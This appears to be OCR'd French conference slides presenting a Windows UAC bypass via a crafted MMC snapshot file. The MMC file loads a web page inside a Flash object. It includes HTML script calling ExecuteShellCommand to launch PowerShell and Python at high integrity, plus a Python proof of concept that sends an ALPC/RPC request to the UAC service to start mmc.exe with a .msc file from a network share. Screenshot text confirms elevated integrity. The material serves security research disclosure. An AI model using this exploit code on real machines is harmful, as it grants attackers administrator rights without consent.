
Process Monitor - Sysinternals: www.sysinternals.com

14:38:...	mmc.exe	16336	CreateFile	C:\Windows\System32\Macromed\Flash\Flash.ocx	SUCCESS


Test d’un faux UUID

```
<Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="4" Refs="2">Shockwave Flash Object</String>
    <String ID="5" Refs="1">{42424242-4242-4242-4242-424242424242}</String>
    <String ID="8" Refs="2">Console Root</String>
</Strings>
```

Test d’un faux UUID




<String ID="5" Refs="1">**http://www.rump.beer/2017/**</String>



Shell command !

```
Hello from High integrity !
<script>external.ExecuteShellCommand("powershell.exe", "C:", "", "Restored");</script>
<script>external.ExecuteShellCommand("C:\\python27\\python.exe", "C:", "-c \
"import windows;
windows.winproxy.MessageBoxA(lpText=str(windows.current_process.token.integrity))\"",
"Restored");</script>
```




Question ?

- Twitter: @hakril
- https://github.com/hakril/pythonforwindows
  - Le code ALPC / RPC n'est pas encore la
  - Je clean, doc et push prochainement

POC

```
import windows.rpc
import windows.generated_def as gdef
from windows.rpc import ndr

# NDR Descriptions

class UACParameters(ndr.NdrParameters):
    MEMBERS = [ndr.NdrUniquePTR(ndr.NdrWString),
               ndr.NdrUniquePTR(ndr.NdrWString),
               ndr.NdrLong,
               ...

client = windows.rpc.find_alpc_endpoint_and_connect("201ef99a-7fa0-444c-9399-19ba84f12a1a")
iid = client.bind("201ef99a-7fa0-444c-9399-19ba84f12a1a")

request = UACParameters.pack([
    r'C:\Windows\System32\mmc.exe' + "\x00" ,
    r'XXX,wf.msc "\\SHARED_ADDR\exec_html_from_net.msc"' + "\x00",
    0x1, # UAC-Request Flag
    gdef.CREATE_UNICODE_ENVIRONMENT,
    "D:\\\x00", "WinSta0\\Default\x00", # Station
        (None, 0,0,0,0,0,0,0,0,(0, 0)), 0, 0xffffffff]) # UAC Timeout

result = client.call(iid, 0, request)
stream = ndr.NdrStream(result)
ph, th, pid, tid = NdrProcessInformation.unpack(stream)
return_value = ndr.NdrLong.unpack(stream)
print("Return value = {0:#x}".format(return_value))
```

POC-POC


exec_html_from_net - [Console Root\Shockwave Flash Object]
File Action View Favorites Window Help
Console Root
Shockwave Flash Object
Hello from High integrity ! (from internet)
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights rese
PS C:\>
C:\python27\python.exe
Error
SECURITY_MANDATORY_HIGH_RID(0x3000L)
OK